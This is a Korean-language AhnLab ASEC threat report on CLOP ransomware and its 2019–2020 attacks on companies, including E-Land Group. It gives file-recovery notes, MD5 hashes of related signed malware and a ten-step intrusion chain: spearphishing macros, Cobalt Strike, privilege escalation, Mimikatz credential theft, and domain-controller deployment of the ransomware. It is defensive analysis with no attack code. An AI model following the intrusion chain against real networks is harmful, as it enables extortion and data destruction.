TLP : GREEN

CLOP 랜섬웨어 공격 보고서

기업 공격 사례를 중심으로

안랩 시큐리티대응센터(ASEC)

2020. 12. 02

AhnLab

문서 등급에 대한 안내

발간물이나 제공되는 컨텐츠는 아래와 같이 문서 등급 별 허가된 범위 내에서만 사용이 가능합니다.

문서 등급	배포 대상	주의 사항
TLP : RED	특정 고객(사)에 한정하여 제공되는 보고서	**보고서 수신자 혹은 수신 부서 만 접근이 허가된 문서** 수신자 외 복제·배포 불가
TLP : AMBER	제한된 고객(사)에 한정하여 제공되는 보고서	**보고서 수신 조직(회사) 내부에서는 복제·배포 가능** 다만, 조직 외 교육 목적 등을 위해 사용될 경우에는 안랩의 허락 필수
TLP : GREEN	해당 서비스 내 누구나 이용 가능 보고서	**해당 업종 등에서는 자유로운 사용이 가능하며 출처만 밝히면 내부 교육, 동종 업계, 보안 담당자 교육 자료로 활용 가능** 다만, 일반인 대상 발표자료에는 엄격히 제한
TLP : WHITE	자유 이용 가능 보고서	출처 표시 상업적, 비상업적 이용 가능 변형 등 2 차적 저작물 작성 가능

일러두기

보고서에 통계와 지표가 포함되어 있는 경우 일부 데이터는 반올림되어
세부 항목의 합과 전체 합계가 일치하지 않을 수도 있습니다.

목차

개요

이 보고서는 2020년 이랜드그룹 공격에 사용된 CLOP 랜섬웨어 파일의 복구 가능성과 연관 파일, 그리고 2019년에 여러 기업 공격에 사용된 CLOP 랜섬웨어 유포 과정을 설명한다. 또한 현재까지 확인된 CLOP 랜섬웨어의 주요 변화와 특징에 대해서도 기술한다.

이랜드그룹 공격 CLOP 랜섬웨어

1) 복구 가능성

이랜드그룹 공격에 사용된 CLOP 랜섬웨어는 기존처럼 복구가 불가능하다. 대칭키 알고리즘을 이용해 각각의 파일을 암호화한 후 바이너리 내부에 존재하는 공개키로 대칭키를 암호화한다. 이를 통해 해당 공개키에 상응하는 개인키를 알지 못하면 암호화된 파일들을 복구할 수 없다. 해시가 공개된 두 랜섬웨어는 동일한 공개키를 사용하였다.

다만 암호화된 키를 저장하는 방식에 차이가 존재한다. CLOP 랜섬웨어의 초기 버전은 암호화된 파일 뒷부분에 특정 시그니처와 함께 암호화된 키가 붙어있는 구조였지만, 이번에 확인된 CLOP 랜섬웨어는 암호화된 파일과 동일한 파일명 (정상 파일명 유지) 뒤에 '.Cllp' 확장자를 붙인 추가 파일을 생성하여 해당 .Cllp 파일에 관련 키를 저장한다.

공격자가 가진 비밀키를 알 수 없기 때문에 파일 복구가 불가능하지만 이전과 다르게 볼륨 섀도우 카피(윈도우 기본 기능으로 특정한 시각의 파일, 폴더 또는 볼륨의 복사본을 저장해둔 것) 삭제 명령어가 존재하지 않는다. 따라서 시스템에 랜섬웨어 감염 전의 복원 지점이 존재할 경우 윈도우 복원 기능을 이용하여 감염 전의 상태로 되돌리는 것이 가능하다.




그림 1 - 윈도우 기본 기능으로 복구 가능한 파일




그림 2 - 감염된 파일과 복구된 파일

2) 동일 인증서 포함 파일

이랜드그룹 공격에 사용된 CLOP 랜섬웨어 파일은 아래와 같은 유효한 디지털 서명 인증서 정보를 포함하고 있다.




그림 3 - 이랜드그룹 공격 CLOP 랜섬웨어 사용 인증서

안랩은 이랜드그룹 공격 CLOP 랜섬웨어와 동일한 인증서를 가진 파일을 아래와 같이 확보하였다.

파일 수집 시간	MD5	기능	빌드 시간
이랜드그룹	8b6c413e2539823ef8f8b85900d19724	CLOP 랜섬웨어	Nov 21 2020 03:18:18
이랜드그룹	8fc09cb1540a6dea87a078b92c8f2b0a	CLOP 랜섬웨어	Nov 22 2020 00:56:31
이랜드그룹	f774a3790fd4f0720f77e3db3bdf9bf3	Process Killer	Nov 21 2020 23:28:00
2020-11-02 23:03	9246d60c24591855bc1792aa0a672ff7	Windows Defender Killer	Oct 31 2020 05:15:13
2020-11-02 18:12	34f8228a3f12fa9542f1a4181f96edec	CLOP 랜섬웨어	Oct 31 2020 04:03:24
2020-10-07 17:18	b96f79eb633d0b2c0e79e6d889dac0da	Windows Defender Killer	Oct 03 2020 03:13:00
2020-10-06 20:09	efb886d6eaa54d666dcfde173ae02d81	CLOP 랜섬웨어	Nov 05 2016 22:13:16
2020-10-06 19:15	e3bc953a18fe466cb008184a45c6c858	Windows Defender Killer	Oct 03 2020 03:20:39
2020-10-06 18:52	d014969ab6421bde1419cbd30d0d5ebb	Windows Defender Killer	Oct 03 2020 03:13:49
2020-10-06 18:23	a98dc09226b97ddc0d959e0aaa08abe0	CLOP 랜섬웨어	Oct 04 2020 00:59:25
2020-10-04 19:05	8274514bc52e98bb4431ef61109fb15c	Windows Defender Killer	Oct 03 2020 03:20:13

표 1 - 이랜드그룹 공격 CLOP 랜섬웨어와 동일 인증서 파일들

표의 내용에서 확인되듯 11월 22일 공격에 사용된 이랜드그룹 CLOP 랜섬웨어는 전날인 21일과 22일에 컴파일 되어 바로 공격에 사용된 것을 알 수 있다. 또한 이 때 사용한 인증서를 가진 또 다른 파일들은 10월부터 유포되고 있었고 랜섬웨어 뿐만 아니라 Windows Defender 안티 바이러스 제품을 무력화하기 위한 파일로도 제작되었다. 동일 그룹이 동일한 인증서로 CLOP 랜섬웨어 외에 다양한 악성코드를 제작한다는 것을 확인할 수 있다.

기업 공격 과정

1) 공격 대상

CLOP 랜섬웨어는 Active Directory (이하 AD)를 운영하고 있는 기업을 공격 대상으로 삼았다. AD는 중앙화 된 관리를 통해 다수의 윈도우 시스템을 효율적으로 관리할 수 있도록 해주기 때문에 개인 사용자보다 기업에서 주로 사용된다. 공격자는 이점을 악용하여 AD 서버 관리 권한을 탈취하고 기업 내 다수의 시스템을 공격하였다.

안랩은 2019년 CLOP 랜섬웨어에 의한 피해를 369개 기업, 13,497개 시스템(PC 및 서버)로 파악하고 있다. 기업 대상 공격이므로 파악되지 않은 피해 시스템까지 포함하면 이보다 훨씬 더 많을 것으로 예상된다. 기업은 공공기관, 교육, 방송, 금융/증권/보험, 제조업, IT, 유통, 통신 업체 등 다양하였으며 특정 업계에 제한되지 않았다. 2019년 상반기를 기준으로 추세를 본다면 랜섬웨어 피해의 대부분이 제조업 (53%)에서 발생하였으며 금융 (15%), 정보서비스 (11%), 도소매 (9%) 분야가 그 뒤를 따랐다.

공격자는 기업을 타겟팅 하기 위해 정교하게 제작한 스피어피싱 공격을 활용하였다. 스피어피싱 이메일을 통해 공격을 시도하였고, 수신자를 명확하게 지정하였다. 스피어피싱 이메일 본문 내용은 공격 대상 사용 언어에 맞게 정교하게 작성하였다. 특징적으로 공격자는 비 러시아 국가를 공격 대상으로 하였다. 키보드 레이아웃과 문자 캐릭터셋을 확인하여 러시아(외 주변 CIS국가)인 경우에는 CLOP 랜섬웨어가 동작하지 않도록 하였다.

(2019.03.13) 개인에서 기업으로 … 랜섬웨어 공격 패턴 바뀐다[1]
(2019.07.15) 한투증권 직원 PC 3대 감염 랜섬웨어는 '클롭'[2]
(2020.06.22) Indiabulls Group hit by CLOP Ransomware, gets 24h leak deadline[3]
(2020.08.06) Germany's NETZSCH Group hit by Windows Clop ransomware[4]
(2020.10.13) Software AG Data Released After Clop Ransomware Strike – Report[5]

[1] https://www.etnews.com/20190329000159
[2] http://www.inews24.com/view/1193801
[3] https://www.bleepingcomputer.com/news/security/indiabulls-group-hit-by-clop-ransomware-gets-24h-leak-deadline/
[4] https://www.itwire.com/security/germany-s-netzsch-group-hit-by-windows-clop-ransomware.html
[5] https://threatpost.com/software-ag-data-clop-ransomware/160042

아래는 2019년 상반기에 발견된 CLOP 랜섬웨어 변종 수 변화이다. 2019년 2월에 CLOP 랜섬웨어 변종이 다수 발견되었다. CLOP 랜섬웨어 랜섬노트 'ClopReadMe.txt'가 인터넷 Pastebin.com에 최초 공개되었던 시점은 2019년 2월 8일이다.




그림 4 - CLOP 랜섬웨어 2019년 변종 변화

2) 공격 과정

공격은 크게 준비, 장악, 실행 단계로 진행된다. 세부적으로는 총 10개 단계로 볼 수 있다. CLOP 랜섬웨어 배포 및 실행은 공격의 가장 마지막 단계이다.

준비	최초 공격 대상자에게 이메일 첨부 파일로 악성 문서파일을 전달하여 원격제어 악성코드 설치
1	이메일에 첨부된 악성 문서 파일(엑셀, 워드)을 사용자가 열람
2	문서 파일에 삽입된 매크로를 통해 원격제어 악성코드 다운로더 실행
3	해당 시스템이 AD에 가입되어 운영되는 경우, 원격제어 악성코드 파일을 다운로드 후 실행 (AD환경을 노림)
4	원격제어 악성코드 파일은 해당 시스템에 Cobalt Strike Beacon을 설치
장악	**Cobalt Strike를 이용해 AD 내의 시스템 장악**
5	AD 도메인 구성 정보 확인
6	취약점을 이용해 실행 권한 상승
7	상승된 권한으로 Mimikatz 모듈을 실행해 로컬 관리자 계정 또는 AD 도메인 관리자 계정의 크리덴셜 획득
8	AD 도메인 관리자 계정 획득에 성공하면 도메인 컨트롤러 서버에 접속하여 도메인에 연결된 시스템 장악
실행	**AD 내의 시스템을 대상으로 CLOP 랜섬웨어 감염 시도**
9	도메인 컨트롤러의 공유 폴더에 CLOP 랜섬웨어 등 악성코드 준비
10	AD 도메인에 연결된 시스템에 작업 스케쥴 또는 원격 명령을 이용해 CLOP 랜섬웨어 배포 및 실행

표 2 - CLOP 랜섬웨어 공격 과정

[I 준비] 최초 공격 대상자에게 이메일 첨부 파일로 악성 문서파일을 전달하여 원격제어 악성코드 설치




그림 5 - [준비] 단계 구조도

이메일에 첨부된 악성 문서 파일(엑셀, 워드)을 사용자가 열람

최초 공격의 시작은 스피어피싱 이메일로부터 시작된다. 안랩 ASEC블로그에 그간 다양하게 게시된 것처럼 국세청 사칭, 전자항공권 위장, 스캔파일 위장 등의 메일로 유포되었다. 메일 내부에 악성 파일을 첨부하는데 첨부 파일의 포맷 또한 스크립트, 실행파일, 문서 파일 등 다양하였다. 사례들은 아래 표에서 확인할 수 있다. 피싱 목적으로 수신된 메일임을 눈치채지 못하고 첨부된 파일을 실행할 시 사용자의 시스템에는 원격제어 악성코드가 생성된다.

위장 메일 종류	국세청 전자세금계산서, 증명서, 발주서, 전자항공권, 스캔파일, 자료요청 등
첨부 파일 포맷	HTML, ISO, ZIP, DOC, XLS, SCR, LNK 등

표 3 - 유포 메일 피싱 종류와 첨부 파일 포맷

[사례 - 2019년 5월]

그림 6 - 국세청 위장 스피어피싱 메일

[사례 - 2019년 7월]

그림 7 - 전자항공권 확인 유도 스피어피싱 메일

[사례 - 2019년 8월]




그림 8 - 스캔파일 확인 유도 스피어피싱 메일

문서 파일에 삽입된 매크로를 통해 원격제어 악성코드 다운로더 실행

스피어피싱 메일에 악성 매크로를 포함한 문서가 직접 첨부되어 있는 경우도 있고 해당 문서를 다운로드하는 기능이 존재하는 또 다른 포맷(HTML, LNK 등)의 파일이 첨부되기도 한다. 다양한 케이스들의 메일과 첨부 파일들이 문서 파일의 매크로를 실행하도록 하며, 이 매크로가 실행되면 원격제어 악성코드 다운로더가 다운로드된다. 원격제어 악성코드를 바로 다운받지 않고 다운로더 파일을 통해 다운받도록 하였다. 문서 파일에 삽입된 매크로 코드는 VBA와 XLM 형태가 확인되었다.

[사례 - 2018년 12월]

엑셀 매크로 4.0 (XLM) 방식이 처음 확인되었다.




그림 9 - XLM 매크로 엑셀

[사례 - 2019년 2월]

엑셀 매크로 4.0 시트의 Cell Formula 난독화가 확인되었다.




그림 10 - XLM 매크로 내용

[사례 - 2019년 5월]

그림 11 – VBA 매크로 내용

[사례 - 2019년 9월]




그림 12 – VBA 매크로 엑셀

위 그림과 같이 원격제어 파일을 다운로드하기 위해 악성 네크워크 주소로 접속 시도하는 것을 확인할 수 있다. 문서 파일에서 접속하는 주소에서 원격제어 파일 다운로더를 다운로드 및 생성한다.

해당 시스템이 AD에 가입되어 운영되는 경우, 원격제어 악성코드 파일을 다운로드 후 실행 (AD환경을 노림)

